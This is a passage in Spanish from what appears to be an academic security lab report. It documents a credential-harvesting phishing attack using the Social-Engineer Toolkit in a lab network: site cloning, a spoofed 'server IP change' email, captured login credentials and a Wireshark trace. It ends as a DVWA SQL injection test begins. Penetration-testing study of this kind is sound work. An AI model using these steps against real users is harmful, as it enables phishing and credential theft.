Dentro del archivo de configuración se activó el módulo para el envío de correos a través de la herramienta SET, en la Figura 66 se muestra la modificación del atributo *WEBATTACK EMAIL* de OFF a ON.

Figura 66: Modificación de *WEBATTACK EMAIL*



```
GNU nano 2.2.2 File: /pentest/exploits/set/config/set config Modified  
#  
### Email provider list supports GMail, Hotmail, and Yahoo. Simply change it $  
EMAIL_PROVIDER=GMAIL  
#  
### Set to ON if you want to use Email in conjunction with webattack  
WEBATTACK_EMAIL=ON  
#  
### Man Left In The Middle port, this will be used for the web server bind po$  
MLITM_PORT=80  
#  
### Use Apache instead of the standard Python web server. This will increase $  
### of the attack vector.  
APACHE_SERVER=OFF  
#  
### Path to the Apache web root  
APACHE_DIRECTORY=/var/www  
#  
File Name to Write: /pentest/exploits/set/config/set config  
^G Get Help M-D DOS Format M-A Append M-B Backup File  
^C Cancel M-M Mac Format M-P Prepend
```

Elaborado por: Javier Salinas

En la Figura 67 se muestra la ruta para la ejecución de la herramienta SET, para lo cual se accedió a: *Applications – BackTrack - Exploitation Tools - Social Engineering Tools - Social Engineering Toolkit - set*.


Figura 67: Ruta para ejecución de herramienta SET



Elaborado por: Javier Salinas

Al arrancar la herramienta, se realizó una consulta de aceptación de términos, como muestra la Figura 68, en donde se ingresó la opción y.


Figura 68: Acuerdo de licenciamiento, herramienta SET



Elaborado por: Javier Salinas

Una vez iniciado el programa, se seleccionó la opción 1, para la ejecución de los ataques, se seleccionó la opción *Social Engineering Attacks*, tal como muestra la Figura 69.

Figura 69: Selección de opción *Social Engineering Attacks*



```
^ _ x Terminal
File Edit View Terminal Help
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About


99) Exit the Social-Engineer Toolkit

set> 1
```

Elaborado por: Javier Salinas

Posteriormente, se seleccionó la opción 2, que hace referencia a *Website Attack Vectors*, como muestra la Figura 70.

Figura 70: Selección Website Attack Vectors



```
^ _ x Terminal
File Edit View Terminal Help

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules


99) Return back to the main menu.

set> 2
```

Elaborado por: Javier Salinas

En la siguiente ventana se seleccionó el método de ataque, en este caso fue la opción **3 Credential Harvester Attack Method**, como muestra la Figura 71.

Figura 71: Selección Credential Harvester Attack Method



```
^ _ x Terminal
File Edit View Terminal Help
the link replacement settings in the set_config if its too slow
w/fast.

The Multi-Attack method will add a combination of attacks through
the web attack menu. For example you can utilize the Java Applet,
Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left
in the Middle attack all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate


99) Return to Main Menu

set:webattack>3
```

Elaborado por: Javier Salinas

A continuación se seleccionó la opción **2 Site Cloner**, para especificar la clonación de un sitio web, adicionalmente se ingresó la dirección IP de redireccionamiento cuando la víctima acceda al sitio falso y finalmente se identificó el sitio Web a clonar, indicando su URL. En la Figura 72 se muestran los detalles.

Figura 72: Identificación de Sitio Web a clonar



```
^ _ x Terminal
File Edit View Terminal Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import-website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import


99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them into
a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.200
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.1.200/joomla/index.php
```

Elaborado por: Javier Salinas

Posteriormente se seleccionó la opción **1** y se especificó el correo electrónico de la víctima, adicionalmente se ingresó la opción **1** que permitió identificar el remitente y el asunto del mensaje a enviar, en la Figura 73 se visualiza su configuración.

Figura 73: Datos de víctima y asunto del mensaje



```
^ v x Terminal
File Edit View Terminal Help

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

  1. E-Mail Attack Single Email Address
  2. E-Mail Attack Mass Mailer

 99. Return to main menu.

set:mailer>1
set:phishing> Send email to:javi.jhuly@hotmail.com


  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:javi.danny@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
set:phishing> Email subject:CAMBIO DE IP DE SERVIDOR WEB
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
set:phishing> Enter the body of the message, hit return for a new line. C
ontrol+c when finished:
```

Elaborado por: Javier Salinas

Seguidamente se completa el mensaje a enviar, además se incluyó la dirección IP del servidor falso al cual la victima va a ingresar cuando revise el mensaje; la herramienta SET se encargó del envío, como muestra la Figura 74.

Figura 74: Detalles del mensaje y tarea de envío



```
^ v x Terminal
File Edit View Terminal Help

 99. Return to main menu.

set:mailer>1
set:phishing> Send email to:javi.jhuly@hotmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay


set:phishing>1
set:phishing> Your gmail email address:javi.danny@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
set:phishing> Email subject:CAMBIO SERVIDOR WEB
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
set:phishing> Enter the body of the message, hit return for a new line. Control+
c when finished:ESTIMADOS,
Next line of the body: DEBIDO A CAMBIOS EN LA RED LA NUEVA DIRECCION IP DEL SERV
IDOR WEB ES: http://192.168.0.150
Next line of the body: CUALQUIER CONSULTA COMUNICARSE CON EL DEP. IT
Next line of the body: ^C[*] SET has finished sending the emails

Press <return> to continue
```

Elaborado por: Javier Salinas

Para que el ataque tenga efecto, un usuario de la red debe acceder al correo electrónico al que se envió el mensaje, en la Figura 75 se visualiza el contenido y el nuevo acceso a la pagina falsa del sitio clonado.


Figura 75: Acceso de un cliente de la red al Correo Electrónico víctima



Elaborado por: Javier Salinas

Al acceder a la dirección falsa, se despliega la página web clonada, permitiendo así engañar a la víctima, debido a ello fueron ingresados los datos, como muestra la Figura 76.

Figura 76: Acceso a sitio clonado desde un cliente




Elaborado por: Javier Salinas

Resultados obtenidos

Finalmente la herramienta SET capturó los datos de la víctima y fueron visualizadas en la consola del atacante, como muestra la Figura 77.

Figura 77: Captura de datos ingresados



```
set:phishing> Enter the body of the message, hit return for a new line. Control+C when finished:ESTE ES LA NUEVA DIRECCION DEL SERVIDOR WEB. http://192.168.0.13
θ
Next line of the body: gracias
Next line of the body: ^C[*] SET has finished sending the emails


Press <return> to continue

[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.107 - - [03/May/2013 13:26:28] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=jsalinas
POSSIBLE PASSWORD FIELD FOUND: password=jsalinas
PARAM: Submit=
POSSIBLE USERNAME FIELD FOUND: optioncom users
POSSIBLE USERNAME FIELD FOUND: task=user_login
PARAM: return=aW5kZXgucGhwP0l0ZWlpZD00MzU=
PARAM: cd8dc5c7b80b79d9fab4efdcfa52a1d5=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Elaborado por: Javier Salinas

En la herramienta Wireshark se pueden apreciar los eventos de redireccionamiento de la página desde el cliente al sitio web falso, en la Figura 78 se detalla los registros identificados.

Figura 78: Visualización de eventos con Wireshark



No.	Time	Source	Destination	Protocol	Info
3101	233.439904	Vmware 83:92:93	Vmware 12:00:9f	ARP	192.168.0.50 is at 00:0c:29:f3:e8:9f
3102	233.460400	192.168.0.162	192.168.0.50	TCP	seagullms > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460
3103	233.460854	192.168.0.50	192.168.0.162	TCP	http > seagullms [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
3104	233.461776	192.168.0.162	192.168.0.50	TCP	seagullms > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
3105	233.476796	192.168.0.162	192.168.0.50	HTTP	GET / HTTP/1.1
3106	233.477739	192.168.0.50	192.168.0.162	TCP	http > seagullms [ACK] Seq=1 Ack=351 Win=15544 Len=0
3107	233.479274	192.168.0.50	200.124.224.195	DNS	Standard query PTR 162.0.168.192.in-addr.arpa
3108	233.480384	192.168.0.50	200.124.224.195	DNS	Standard query PTR 162.0.168.192.in-addr.arpa
3109	233.496663	200.124.224.195	192.168.0.50	DNS	Standard query response, No such name
3110	233.497352	200.124.224.195	192.168.0.50	DNS	Standard query response, No such name
3111	233.502612	192.168.0.50	192.168.0.162	TCP	[TCP segment of a reassembled PDU]
3112	233.504720	192.168.0.50	192.168.0.162	HTTP	HTTP/1.0 200 OK
3113	233.504735	192.168.0.162	192.168.0.50	TCP	seagullms > http [ACK] Seq=351 Ack=1478 Win=17520 Len=0
3114	233.513810	192.168.0.50	192.168.0.162	HTTP	Continuation or non-HTTP traffic
3115	233.513826	192.168.0.50	192.168.0.162	HTTP	Continuation or non-HTTP traffic
3116	233.513831	192.168.0.162	192.168.0.50	TCP	seagullms > http [ACK] Seq=351 Ack=3038 Win=17520 Len=0
3117	233.513837	192.168.0.50	192.168.0.162	HTTP	Continuation or non-HTTP traffic
3118	233.519725	192.168.0.50	192.168.0.162	HTTP	Continuation or non-HTTP traffic


Elaborado por: Javier Salinas

4.5.4 Damn Vulnerable Web App (DVWA)

4.5.4.1 SQL Injection

Dentro de las vulnerabilidades que se pueden aplicar dentro del sitio Web, se seleccionó la opción SQL Injection, adicionalmente dentro de la URL del navegador web se ingresó un comilla simple (*id'=*), que permitió identificar la vulnerabilidad dentro de la página, en la Figura 79 se visualiza el proceso realizado.


Figura 79: Identificación de vulnerabilidad SQL INJECTION



Elaborado por: Javier Salinas

En la Figura 80 se observa que el mensaje devuelto por el servidor, hace referencia a un error de sintaxis en la consulta SQL, por lo tanto es vulnerable y se puede proceder a una inyección SQL.

Figura 80: Mensaje de error SQL

